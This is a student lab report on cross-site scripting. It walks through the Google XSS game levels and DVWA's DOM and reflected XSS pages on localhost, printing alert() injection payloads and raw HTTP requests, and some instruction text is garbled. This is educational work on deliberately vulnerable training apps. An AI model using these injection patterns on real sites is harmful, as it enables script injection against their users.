Somaiya Vidyavihar University
K. J. Somaiya College of Engineering
Department of Computer Engineering

Batch: B1 Roll No.: 16010121045

Experiment No. 5

Title: XSS using DVWA

Objective: Introduction to Open Web Application Security Project and implementation of XSS.

Expected Outcome of Experiment: To implement Cryptanalysis Tools .

CO	Outcome
CO3	Explore Kali Linux Security and Forensics Tools

Books/ Journals/ Websites referred:

http://www.dvwa.co.uk/

https://ensurtec.com/dvwa-part-2-exploiting-cross-site-scripting-xss-vulnerabilities/

https://www.computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson9/index.html

https://pentest-tools.com/blog/xss-attacks-practical-scenarios

Abstract:-


Web application security is a crucial aspect of ensuring the integrity, confidentiality, and availability of web-based systems. It involves protecting web applications from various cyber threats and vulnerabilities that could compromise sensitive data or disrupt services. One of the most prevalent threats to web application security is Cross-Site Scripting (XSS), a type of attack that allows malicious actors to inject and execute scripts within web pages viewed by other users. This paper explores the concept of web application security, focusing on XSS attacks, and discusses countermeasures to mitigate both XSS and other common attacks.

Related Theory: -

1. **Various Attacks on Web Application Security:** Web applications are susceptible to a wide range of attacks, including injection attacks (such as SQL injection and Command injection), cross-site request forgery (CSRF), cross-site scripting (XSS), session fixation, and more. These attacks exploit vulnerabilities in the application's code, input validation, authentication mechanisms, or session management.
2. **XSS Attacks:** XSS attacks occur when an attacker injects malicious scripts (usually JavaScript) into web pages viewed by other users. There are three main types of XSS attacks:
   - **Stored XSS:** Malicious scripts are stored on the server and executed when a user accesses the vulnerable page.
   - **Reflected XSS:** Malicious scripts are reflected off a web server and executed in the context of the victim's browser.
   - **DOM-based XSS:** Malicious scripts manipulate the Document Object Model (DOM) of a web page, leading to script execution in the victim's browser.
3. **Countermeasures for Web Application Security:**
   - **Input Validation:** Validate and sanitize all user input to prevent injection attacks.
   - **Parameterized Queries:** Use parameterized queries or prepared statements to prevent SQL injection attacks.
   - **Output Encoding:** Encode output data to prevent XSS attacks by converting potentially dangerous characters into their HTML entity equivalents.
   - **Content Security Policy (CSP):** Implement CSP headers to restrict the execution of scripts and mitigate XSS vulnerabilities.
   - **Session Management:** Use secure session management practices, such as session tokens with sufficient entropy, secure cookie attributes, and session expiration.
   - **Regular Security Audits:** Conduct regular security audits and penetration testing to identify and remediate vulnerabilities in web applications.

Implementation

https://xss-game.appspot.com/



XSS game: Level 1

https://xss-game.appspot.com/level1

xss-game.appspot.com says

Congratulations, you executed an alert:

Pargat Singh

You can now advance to the next level.

```
This level de                                ng where user
    input is                                 scaping.

Interact wit                                 ind a way to
make it execu                                ctions inside
          th                                 r.

  Inject a s                                 ame below.

Once you show the alert you will be able to advance to the next level.
```

Advance to next level >>

Your Target


I am vulnerable

URL [object Object]

FourOrFour

Sorry, no results were found for . Try again.

Target code (toggle)



XSS game: Level 2

https://xss-game.appspot.com/level2

xss-game.appspot.com says

Congratulations, you executed an alert:

Hello there, I am being submitted

You can now advance to the next level.

```
 Inject a scr                                application.

Note: the app                                de to execute
     the aler                                load it.
```

I am vulnerable

URL [object Ob

You
Wed Feb 14 2024 11:49:17 GMT+0530 (India Standard Time)


You
Wed Feb 14 2024 11:49:28 GMT+0530 (India Standard Time)

Let's do it

Target code (toggle)

Hints 3/3 (show)

1. Note that the "welcome" post contains HTML, which indicates that the template doesn't escape the contents of status messages.
2. Entering a <script> tag on this level will not work. Try an element with a JavaScript attribute instead.
3. This level is sponsored by the letters *i*, *m* and *g* and the attribute **onerror**.



xss-game.appspot.com says

Congratulations, you executed an alert:

hehe

You can now advance to the next level.

OK

Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

Your Target

URL `https://xss-game.appspot.com/level3/frame#'><script>alert("hehe")</script>` Go


Take a tour of our cloud data center.

Image 1 Image 2 Image 3

Image NaN
.jpg' />

Target code (toggle)

Hints 0/4 (show)



xss-game.appspot.com says

Congratulations, you executed an alert:

/Pargat/

You can now advance to the next level.

OK

Mission Objective

Inject a script to pop up a JavaScript **alert()** in the application.


Your Target

URL `https://xss-game.appspot.com/level4/frame?timer=');alert(/Pargat/);('` Go

Your timer will execute in ');alert(/Pargat/);(' seconds.

Target code (toggle)

Hints 0/3 (show)



xss-game.appspot.com says

Congratulations, you executed an alert:

Pargat was here!

You can now advance to the next level.

OK


Inject a script to pop up an alert() in the context of the application.

URL https://xss-game.appspot.com/level5/frame/signup?next=javascript:alert("Pa

Enter email: e

Next »

javascript:alert("Pargat was here!")



xss-game.appspot.com says

Congratulations, you executed an alert:

Pargat

You can now advance to the next level.


OK

Mission Objective

Find a way to make the application request an external file which will cause it to execute an alert().

URL https://xss-game.appspot.com/level6/frame#data:text/plain,alert('Pargat')

Loaded gadget from data:text/plain,alert('Pargat')



Congratulations!

You have successfully completed the game!


How did you like the game overall?

How about the difficulty?

While breaking things is fun, it is also important to know how to prevent XSS. For a gentle introduction to the topic of XSS, take a look at our documentation.


Thanks for playing!

DVWA



```
GET /vulnerabilities/xss_d/?default=<script>alert('Pargat')</script> HTTP/1.1
Host: localhost:4280
sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

```
HTTP/1.1 302 Found
Date: Wed, 06 Mar 2024 06:05:00 GMT
Server: Apache/2.4.57 (Debian)
X-Powered-By: PHP/8.3.2
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=c9cb24a331ce8331f6c361e028783e27; expires=Thu, 07 Mar
2024 06:05:00 GMT; Max-Age=86400; path=/; domain=localhost; HttpOnly;
SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=63de6c6f5fcc957f790aacdeac48c807; expires=Thu, 07 Mar
2024 06:05:00 GMT; Max-Age=86400; path=/; domain=localhost; HttpOnly;
SameSite=Strict
Location: ../../login.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```




localhost:4280/vulnerabilities/xss_d/?default=<script>alert(%27Pargat%20Singh%27)</script>

localhost:4280 says

Pargat Singh

DVWA Blind




```
GET /vulnerabilities/xss_r/?name=Pargat
HTTP/1.1
Host: localhost:4280
sec-ch-ua: "Chromium";v="121", "Not
A(Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://localhost:4280/vulnerabilities/xss_r
/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: security=low; PHPSESSID=
53c4840d11ac87eedb198f8d31ad9554
Connection: close
```

Vulnerability: Refl

What's your name?

Hello Pargat



localhost:4280/vulnerabilities/xss_r/?name=<script>alert%28%27Pargat%27%29<%2Fscript>#

localhost:4280 says

Pargat

Conclusion:- Completed introduction to Open Web Application Security Project and implementation of XSS.

Postlab Questions:

5.1 **What is OWASP? List the latest web security application risks by OWASP.**

- OWASP is the Open Web Application Security Project, a community-driven organization dedicated to improving web application security. The latest web security application risks by OWASP, often referred to as the OWASP Top 10, include vulnerabilities such as Injection, Broken Authentication, Sensitive Data Exposure, XML External Entities (XXE), Broken Access Control, Security Misconfiguration, Cross-Site Scripting (XSS), Insecure Deserialization, Using Components with Known Vulnerabilities, and Insufficient Logging & Monitoring.

5.2 **Explain countermeasures for injection attacks.**

- Countermeasures for injection attacks involve implementing input validation and using parameterized queries or prepared statements to prevent attackers from injecting malicious code into application inputs. Additionally, enforcing proper authentication and authorization mechanisms can help mitigate injection vulnerabilities.

5.3 **List the types of XSS attacks.**

- The types of XSS attacks are:
  - Stored XSS
  - Reflected XSS
  - DOM-based XSS